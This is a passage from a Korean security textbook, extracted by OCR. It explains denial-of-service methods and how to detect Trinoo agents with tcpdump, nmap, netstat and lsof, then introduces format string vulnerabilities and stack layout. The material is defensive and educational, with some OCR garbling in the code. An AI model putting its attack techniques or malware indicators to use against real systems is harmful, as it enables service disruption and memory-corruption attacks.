
다음으로 inetd 데몬을 이용하는 방법이 있다. inetd 혹은 인터넷 슈퍼 서버라고도 불리는 이 데몬의 기능은 거의 모든 유닉스에서 공통적인 기능을 수행하도록 구현되어 있다. 그러므로 이 데몬을 올바로 동작하지 못하게 만들 경우에 일반적으로 그 시스템의 네트웍 기능은 거의 마비된다고 볼 수 있다. 그러므로 DoS 공격에서 이 데몬을 공격하여 기능을 상실하게 만드는 침입자는 매우 영리한 침입자라고 볼 수도 있겠다. 실제로

Solaris 2.4 에서 이 버그가 발견되기도 하여 패치가 나오기도 한 경우가 있었다. 그리고 추가로 inetd.conf 에는 아래와 같은 내용을 담고 있다.

```
#
# Echo, discard, daytime, and chargen are used primarily for
testing.
#
echo    stream  tcp    nowait  root    internal
echo    dgram   udp    wait    root    internal
discard stream  tcp    nowait  root    internal
discard dgram   udp    wait    root    internal
daytime stream  tcp    nowait  root    internal
daytime dgram   udp    wait    root    internal
chargen stream  tcp    nowait  root    internal
chargen dgram   udp    wait    root    internal
```

여기서 정의 되어있는 echo, discard, daytime, chargen 은 위에서도 설명되어 있겠지만 테스트를 위해서 만들어져 있기 때문에 실제로는 필요하지 않으며, DoS 공격에 이용되기 쉽다. 그러므로 보안을 위해서 이 부분들을 코멘트로 처리하는 것이 좋다.

응용 프로그램 수준 보다는 조금 더 낮은 Layer 에서의 공격방법으로 패킷을 가지고 해킹을 하는 방법이 있다. 이 방법은 실제로 TCP/IP, 이더넷 Layer 에서 이루어지는 공격방법으로 분류할 수가 있겠다. TCP/IP, 이더넷 Layer 란 밑의 그림과 같이 물리적인 이더넷 카드로부터 어플리케이션까지 TCP 와 IP 라는 프로토콜을 이용해 패킷의 데이터가 전달되는데, 이때 이런 Layer 들을 일컫다. TCP/IP 에 대해서는 IP Spoofing 기법에서 자세히 다룰 것이기 때문에 여기에서는 간단하게 TCP/IP 의 각 계층에 대한 개념을 정리해 보는 차원에서 끝내도록 하겠다.



애플리케이션 층

아래 층(트랜스포트 층)이 데이터를 송신할 수 있도록 데이터 포멧을 한다.

트랜스포트 층 (TCP/UDP)

세션의 초기화, 에러 제어, 패킷(세그먼트)으로 나누고 각 각에 헤더를 붙임.

헤더는 수신한 곳에서 데이터가 전송되는 동안 변경되지 않았음을 확인하고,

세그먼트가 원래의 형태로 재 결합하기 위해 사용되는 정보를 포함한다.

(데이터를 전송 할 때와 수신한 뒤의 오류를 체크)

네트워크 (인터넷) 층 (IP)

데이터를 IP 데이터 그램에 넣고 데이터그램에 적절한 인터넷 주소를 부여하여

전송할 데이터를 준비한다.


데이터 링크 층

이더넷과 FDDI 등의 전송 매체의 접근 방법을 포함해, 네트워크 사이의 데이터

전송의 순서를 기술한다.

이 경우는 실제로 이 층에서 돌아다니는 패킷들을 임의로 조작하여서 목표로 하는 시스템의 네트웍 기능을 마비시키게 하는 것이다. 이는 대부분이 운영체제의 TCP/IP 모듈을 거쳐서 정상적으로 데이터가 패킷 형태로 만들어져 전송 되는 것이 아니라 SOCK_RAQ(raw socket)를 이용하여 공격자가 직접 임의의 패킷을 조작하여 만들어 보내는 식으로 구현되고 있는데 여기에 대해서는 뚜렷한 대응책이 없다. 이때는 프로토콜과 네트웍 층에 심도 있는 이해가 필요하므로 뛰어난 침입자의 경우에 가능한 공격법이지만 이를 위한 소스들을 인터넷이서 쉽게 구할 수 있으므로 요즘에는 초보자들에 의해서도 많이 이루어지고 있다.

이 공격의 대표적인 예로는 SYN Flooding 공격을 들 수 있다. 이 많은 수의 half-open TCP 연결을 시도하여 상대 호스트의 listen queue 를 가득 채워서 target 머신이 tcp 연결을 거부케한다.



다음으로 네트웍의 트래픽을 증가시켜 실제로 시스템의 사용에는 문제가 없지만 이 시스템이 네트웍 서비스를 제대로 수행하지 못하게 하는 것이 있다. 이 방법은 사실 위의 두 가지 방법과 확연히 구별된다고 볼 수는 없지만 접근 방법에 있어서 관점이 다른 면이 있다. 이 경우에는 대역폭(bandwidth)이 낮은 네트웍에서 사용될 수 있는 방법이다. 쉬운 예로 계

속적으로 finger 를 서브넷에 보냄으로써 그 서브넷의 트래픽 양을 증가시켜 그 네트웍을 마비시킬 수도 있다고 많은 사람들이 경고하고 있다.

9.4. Denial of Service Attack 의 위험성에 대한 대책

9.4.1. 패킷의 수를 체크

Denial of Service Attack 을 탐지하기 위한 가장 기초적인 방법으로는 패킷의 수를 체크하는 Tool 을 사용하는 것이다. Trinoo 와 같은 DOS 공격을 받게 되면 네트워크 트래픽 양이 급속하게 증가한다. 네트워크 트래픽 성능저하가 급격하게 발생할 경우 snoop 이나 tcpdump 명령을 이용하여 UDP 패킷, ICMP 패킷, 또는 TCP 패킷 등이 증가하는가를 검사해야 한다. 그렇다면 tcpdump 를 이용하여 trinoo 공격을 탐지한 예를 보도록 해 보겠다.

```
15:40:08.576427 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.5758:
udp 4 (DF)
15:40:08.579752 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.10113:
udp 4 (DF)
15:40:08.583056 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.17515:
udp 4 (DF)
15:40:08.600948 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.31051:
udp 4 (DF)
15:40:08.604943 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.5627:
udp 4 (DF)
15:40:08.610886 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.23010:
udp 4 (DF)
15:40:08.614202 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.7419:
udp 4 (DF)
```

```
15:40:08.615507 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.16212:
udp 4 (DF)
15:40:08.616854 xxx.xxx.xxx.xxx.32885 > yyy.yyy.yyy.yyy.4086:
udp 4 (DF)
```

9.4.2. 포트 스캔

이번에는 포트 스캔을 통한 trinoo 탐지를 보겠다. Trinoo 가 디폴트로 사용하는 포트를 검색하여 trinoo master 또는 deamon 이 설치되어 이는지 검사할 수 있다. "nmap"이라는 도구를 이용하여 다음과 같이 각 각의 포트에 대하여 자신의 네트워크를 스캔하도록 한다.

```
# nmap -PI -sT -p 27665 -m logfile your.subnet
```

subnet 은 C class 인 경우 xxx.xxx.xxx.xxx/24, B class 인 경우 xxx.xxx.xxx.xxx/16 과 같이 표현하면 된다. 또 다른 방법으로는 xxx.xxx.xxx.1-254 와 같이 표현할 수 있다. 각 각의 포트를 스캔하는 방법은 다음과 같다.

```
# nmap -PI -sT -p 27665 -m 2766.log xxx.xxx.xxx.1-254
# nmap -PI -sU -p 31335 -m 31335.log xxx.xxx.xxx.1-254
# nmap -PI -sU -p 27444 -m 27444.log xxx.xxx.xxx.1-254
```

다음은 실제 해킹 당한 기관의 네트워크를 31335 포트에 대하여 스캔 한 결과이다.

```
Host: xxx.xxx.xxx.21 () Status: Up
Host: xxx.xxx.xxx.22 () Ports: 31335/open/udp/////
Host: xxx.xxx.xxx.28 () Ports: 31335/open/udp/////
Host: xxx.xxx.xxx.29 () Ports: 31335/open/udp/////
```

```
...
Host: xxx.xxx.xxx.77 () Ports: 31335/open/udp/////
Host: xxx.xxx.yyy.5 () Ports: 31335/open/udp/////
Host: xxx.xxx.yyy.30 () Ports: 31335/open/udp/////
Host: xxx.xxx.zzz.2 () Status: Up
Host: xxx.xxx.zzz.3 () Status: Up
...
```

또한 trinoo 공격은 일반적으로 rpc 관련 공격을 이용하여 설치하거나 공격 당한 기관을 찾아 설치하는 경우가 많으므로 다음과 같이 rpc 관련 공격을 당했을 경우, 나타나는 증상을 스캔하여 검사해 보아야 한다.

```
# nmap -PI -sT -p 1524 -m 1524.log xxx.xxx.xxx.1-254
# nmap -PI -sT -p 600 -m 600.log xxx.xxx.xxx.1-254
```

네트워크 스캔을 통하여 trinoo 를 탐지한 후 시스템에서 이 프로그램을 발견하고 제거하여야 한다. 대부분의 경우 디폴트 이름을 사용하지만 루트킷이 설치되어 있거나 프로그램 이름을 바꿀 경우 찾아 내기가 힘들게 된다. 하지만 다음과 같은 방법을 이용하여 trinoo 를 찾아낼 수 있다.

- 먼저 일반적으로 사용되는 trinoo 프로그램의 이름을 찾아본다. 이러한 프로그램은 일반적으로 사용하지 않는 디렉토리에 저장된다.

```
master : tserver1900
deamon : tsolnmb, ns, httpd, rpc.trinoo, rpc.listen, trinix,
rpc.irix, irix
```

- crontab 에서 trinoo 의 위치를 찾는다.

```
# more /var/spool/cron/crontabs/root
```

```
* * * * * /dev/isdn/.subsys/tsolnmb > /dev/null 2>&1
```

- netstat 명령과 ps 명령을 이용하여 찾을 수 있다.

```
# netstat -a
UDP
Local AddressState
---------------- ------
...
*:31335 Idle
또는
*:27444 Idle
...
또는
TCP
Local Address Remote Address Swind Send-Q Rwind Recv-Q State
...
*:27665 *:* ... Listen
```

- lsof 프로그램 사용

netstat 명령이나 ps 명령을 이용하여 trinoo 의 존재를 찾은 경우 다음과 같이 프로세스를 추적할 수 있는 lsof 프로그램을 이용하여 trinoo 의 위치를 찾아내 제거할 수 있다.

  - master 가 설치된 경우 :

```
# lsof | egrep ":31335|:27665"
master 1292 root 3u inet 2460 UDP *:31335
master 1292 root 4u inet 2461 TCP *:27665 (LISTEN)
<==PID(1292) 확인
```

```
# lsof -p 1292
COMMAND PID USER FD TYPE DEVICE SIZE NODE NAME
master 1292 root cwd DIR 3,1 1024 14356 /tmp/...
master 1292 root rtd DIR 3,1 1024 2 /
master 1292 root txt REG 3,1 30492 14357 /tmp/.../master <==
마스터파일 위치 확인
...
master 1292 root 3u inet 2534 UDP *:31335
master 1292 root 4u inet 2535 TCP *:27665 (LISTEN)
```

- deamon 이 설치된 경우 :

```
# lsof | egrep ":27444"
ns 1316 root 3u inet 2502 UDP *:27444 <==PID(1316) 확인
# lsof -p 1316
COMMAND PID USER FD TYPE DEVICE SIZE NODE NAME
ns 1316 root cwd DIR 3,1 1024 153694 /tmp/...
ns 1316 root rtd DIR 3,1 1024 2 /
ns 1316 root txt REG 3,1 6156 153711 /tmp/.../ns <==데몬파일 위
치확인
...
ns 1316 root 3u inet 2502 UDP *:27444
```

9.4.3. 고차원적인 방어수단

Denial of Service 를 조금 고차원적인 방어수단에는 악성 프로그램을 미리 발견하여 제거하는 방법과 라우터를 제어하여 해킹의 소지가 있는 패킷을 필터링하는 방법으로 나눌 수가 있다.

악성프로그램의 발견

첫째로, 로컬 시스템에서 위협적인 존재로 등장하는 것이 악성 프로그램(예, 트로이목마, 백도어 프로그램, 포트스캐너)이 있다. 이 악성 프로그램은 로컬 시스템에 상주하면서 백도어를 열어 줌으로써 외부에서 쉽게 침투 할 수 있도록 하거나, 다른 시스템을 감염시키거나, 일종의 에이전트 식으로 동작하여 DDos 공격에 이용되기도 한다.

이 악성 프로그램은 일반적으로 잘 알려진 프로그램으로 가장하거나 숨김 파일로써 실행되기도 한다. 따라서 이를 찾아내고 없애는 것이 중요한 관심사로 떠오르게 된다. 이를 위해 포트나, 시스템 로그를 분석할 필요성이 생긴다.

이런 악성 프로그램들은 주로 외부와의 연결을 위한 공격 루트로 정상적으로 사용중인 포트 외에 비정상적인 포트(예, 백오리피스 2000 의 경우 31337 번 포트)를 이용하기 때문이다. 따라서 시스템 로그 및 포트 점검을 통해 이상 징후를 발견하는 경우 악성 프로그램 검사를 통해 빠른 점검이 필요한다.

라우터의 제어

두번째로, 라우터를 제어하는 방법이다. 대규모 데이터를 보내는 DDoS 공격을 막기 위해서는 공격 주소로부터의 모든 패킷을 차단해야 하나, DOS 공격의 특성상 공격자 주소는 하나가 아닌 수십 수백개가 될 수도 있으며 위장된 주소일 가능성도 있다. 따라서 공격이 시작된 후에 주소단위로 차단하는 것은 쉽지 않다.

egress 는 외부 인터넷으로부터 들어오는 packet 을 의미하며, ingress 는 내부네트웍에서 외부로 나가는 패킷을 말한다. egress 필터링이란 지정한 IP(도메인)로부터의 패킷만이 라우터를 통과하게끔 패킷 필터링을 하는 것으로, 지정되지 않은 IP 로부터의 패킷은 모두 차단한다. 다음으로 라우터에서 RFC 1918 지정 IP 에서 들어오는 패킷을 모두 막는다.

RFC 1918 에서 지정한 IP 라는 것은 DHCP, NAT 등의 내부의 가상 IP 를 사용할 때 쓰이는 IP 로서, 이러한 IP 를 source IP address 로 하여 라우터를 통해서 외부로부터 패킷이 들어올 일은 전혀 없다. 따라서 이 IP 를 source IP 로 들어오는 패킷이 있다면 그것은 source IP spoofing 된 DDoS 공격 또는 침입 시도 패킷 뿐이다.




그림 9-1 특정 패킷 유입 방지

마지막으로, 라우터의 Committed Access Rate (CAR) 기능을 이용한다. 단위시간 동안 일정량 이상의 패킷이 라우터로 들어올 경우, 일정량 이상의 패킷은 라우터에서 차단하는 기능을 CAR 기능이라 한다. 다른 말로 rate filtering 이라고도 한다. 따라서 대규모의 데이터가 보내어지는 DDoS 공격을 받는 경우 시스템의 리소스가 고갈되는 경우를 막기 위하여 CAR 기능을 이용한다.

9.5. 참고 자료

- ㈜ 정보보호기술 http://www.ezsecurity.co.kr
- Progressive Web Group COOL4U http://www.cool4u.co.kr/

- 한국정보보호진흥원, http://www.certcc.or.kr/
- GNU HACKER http://gnuhacker.com/
- 포항공과대학교 유닉스 보안 연구회 http://www.plus.or.kr/
- KISA http://www.kisa.or.kr/
- Robert Graham http://www.robertgraham.com/pubs/sniffing-faq.html/#detect
- 해커 스쿨 http://www.hackerschool.org/
- ㈜슈퍼유저코리아, http://www.superuser.co.kr/

10. Format String

10.1.Format String 개요

10.1.1. Format String 의 이해

Format String 이란?

Format String 의 이해를 돕기 위해 다음의 [예제 10.1]을 이용해서 설명하도록 하겠다.

[예제 10.1]

```
char *str = "Hello";
 char var = 'A';
 int i = 100;

 printf("Variables are %s %c %d", str, var, i );
          ──────────────────────
                Format String

출력결과 ➔ Variables are Hello A 100
```

직관적으로 보자면, 위 예제에서 printf 함수안의 "Variables are %s %c %d" 가 바로 출력하고자 하는 데이터의 format string 이 된다. 간략하게 정의를 하면, "format string 이란 출력하고자 하는 데이터의 form 을 기술한 문자열"이라 할 수 있다.

C 언어(C++포함)에서는 인수의 수를 가변적으로 사용할 수 있게 정의되어 있다. 불려질 때에 몇개의 인수가 함수에 주어졌는지를 알려준다.

표준 C 의 경우 fprintf(), printf(), sprintf(), snprintf(), vprintf(), vfprintf(), vsprintf(), vsnprintf(), setproctitle()와 syslog()등이 이들 중의 하나이다. 이 모든 함수들은 공통된 점이 두가지 있다.

- 처음인수는 불려진 format string 이다.
- 다음에 오는 인수는 format string 의 형태에 따라 여러가지로 변환된다.

format string 은 다음의 두 가지 경우에 사용한다.

- 따라오는 인수를 format string 으로 변경하는 방법을 정의
- 얼마나 많은 인수가 필요로 하는지 정의

format string 은 출력스트림으로 복사되고 따라오는 인수들을 어떻게 변환할 것인지에 대한 정의를 담은 변환지정자들인 평범한 문자들의 혼합으로 되어있다.

다음의 [예제 10.2]를 보자.

[예제 10.2]

```
int i = 20;
int j = 10;
char *str = "The numbers are %d and %d";
printf(str, i, j);
```

위의 코드는 "The numbers are 20 and 10"이라고 표준출력으로 인쇄한다.

"%d"는 변환지정자이고, 변환지정자는 %로 시작한다. %뒤에 따라오는 문자들은 출력(정렬, 폭, padding 등)의 형태를 지정하고, 주어진 인수의 형태를 결정한다. 출력스트림에서 모든 %의 형태지시자는 적절한 인수의 값으로 대치된다. (%자체를 출력하는 %%는 제외) 중요한 변환지시자는 다음과 같다.

- %d - 정수(int)를 십진법수(decimal)로 변환
- %x - 정수(int)를 16 진법수(hex)로 변환
- %s – 문자열로 변환

Format Function Family

format string 이 사용되어지는 printf 함수의 종류와 특징은 다음의 표 10-1 과 같다.

표 10-1 printf 함수의 종류

fprintf	Prints to a FILE stream
printf	Prints to the 'stdout' stream
sprintf	Prints into a string
snprintf	Prints into a string
vfprintf	Print to a FILE stream from a va_arg structure
vprintf	Prints to 'stdout' from a va_arg structure
vsprintf	Prints to a string from a va_arg structure
vsnprintf	Prints to a string with length checking from a va_arg structure
setproctitile	Set argv[]
syslog	Output to the syslog facility

Buffer Overflow 와 Format String 의 비교

표 10-2 Buffer Overflow 와 Format String 의 비교

	Buffer Overflow	Format String
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen

	Buffer Overflow	Format String
considered as	security threat	programming bug
Techniques	evolved and advanced	basic techniques
Visibility	difficult to spot	easy to find

Format String Bug

Format String Bug 는 로컬이나 원격공격에서 사용할 수 있는 새로운 기술이다. 1999 년 9 월 Format String Bug 의 위험에 대한 내용이 발표되었고, 2000 년 6 월 wu-ftpd 2.6.0 에 대한 공격코드가 발표되었다.

공격코드는 1 년 정도 언더그라운드에서 배포되었으며, 2000 년 여름 이후 많은 수의 Format String Bug 를 기초로 한 공격코드가 발표되었으며, 리눅스와 유닉스 배포자들과 밴더들의 관심사가 되었다.

- Format String Bug 를 이용한 공격

표 10-3 Format String Bug 를 이용한 공격

Remote Attack	Local Attack	Worm
wu-ftpd BSD ftpd proftpd rpc.statd PHP 3, 4 Tis-Firewall Toolkit	lpr LPRng Ypbind BSD chpass BSD fstat Libc's with localisation	Ramen Worm (wu-ftpd, rpc.statd and LPRng)

10.1.2. "%n" 디렉티브란?

%n 디렉티브는 문자가 출력되기 시작해서 "%n"이 encounting 된 시점까지의 실제 프린트 해야 할 문자들의 갯수를 세어, 주어진 변수에 저장하는 역할을 한다.

아래 예제에서는 "how many characters printed "까지 센다. 즉, 변수 i 에는 정수 27 이 들어 가고, j 에는 100000 이 들어 간다.

[예제 10.3]

```
int i;
 long j;


 printf("how many characters printed %n", &i);
 printf("%100000d %n", i &j);
```

10.1.3. C Calling Convention

어떤 한 함수에서 다른 함수를 호출하며 파라메터를 넘기는 방법은 각 언어마다 여러가지 방법이 존재한다. 보통 C 언어에서는 함수의 제일 마지막 인자를 첫 번째로 stack 에 저장하고, 그 다음 순서대로 각 주어진 인자를 stack 에 push 했다가 참조를 하는 방식을 쓴다.

[예제 10.4]

```
char *str = "C language";
 int i=0;


 printf("Hello %s %d", i, str);
```


이를 테면, 위 예제에서 printf()가 호출되면서 *str 이 제일 먼저 stack 에 전달인자로써 push 가 되고, 정수형 i 의 값이 그 다음 push 되는 식이다. 위와 같은 프로그램은 printf 가 호출되면서 아래와 같은 stack 구조를 가질 것이다.

```
LOW    [ .... ]
       [  *  ] ←- format string pointer ("Hello %s %d")
       [  i  ] ←- integer value
       [ *str ] ←- string pointer
HIGH   [ .... ]
```

10.1.4. Stack 의 구조

Buffer Overflow 에서와 같이 stack 은 Format String Attack 에서도 주 공격 지점이다.

함수에 인자를 넘겨주면서 caller 는 활성화 자료(activation record(orframe))를 stack 에 넣는다. 예를 들면 함수 f(int i, int *j)가 불려질 때에 다음과 같은 stack 의 구조를 가지게 된다.


+------------------+
Bottom of stack
Local variables,
saved registers,
activation record of
other functions
Pointer to J
Value of I
이 부분이 f()에
대한 활성화 자료
가 된다.
Return address to caller f()
saved registers
local variables of f()
+------------------+
Top of stack

만약 적당한 인수가 없는 상태의 format string 을 printf()에 준다면 어떤 상황이 나타날까? printf()를 위한 모든 인수는 stack 에 놓여진다.

printf()는 activation record 가 format string 의 모든 변환지시자가 가리키는 수만큼의 인수가 stack 에 있다고 가정하게 된다. 모든 %는 stack 에서 적당한 위치의 값을 읽게 된다. 이것은 stack 을 아래쪽으로 읽게 되고 실질적인 활성화 자료(activation record)의 범위를 벗어났는지와 상관없이 출력스트림쪽으로 인쇄를 하게 된다. activation record 에는 범위검사가 없기 때문이다.

일반적인 상황에서 format string 은 caller 에 의해 적절한 크기의 자료가 실제 activation record 에 넣어지게 된다. format string 조작 공격자는 printf()가 실제 activation record 보다 크다라고 생각하게 만든다.

이와 같은 방법으로 printf()함수가 출력스트림으로 출력을 하게 되면 공격자는 stack 의 값들을 읽을 수 있게 된다.

[예제 10.5]

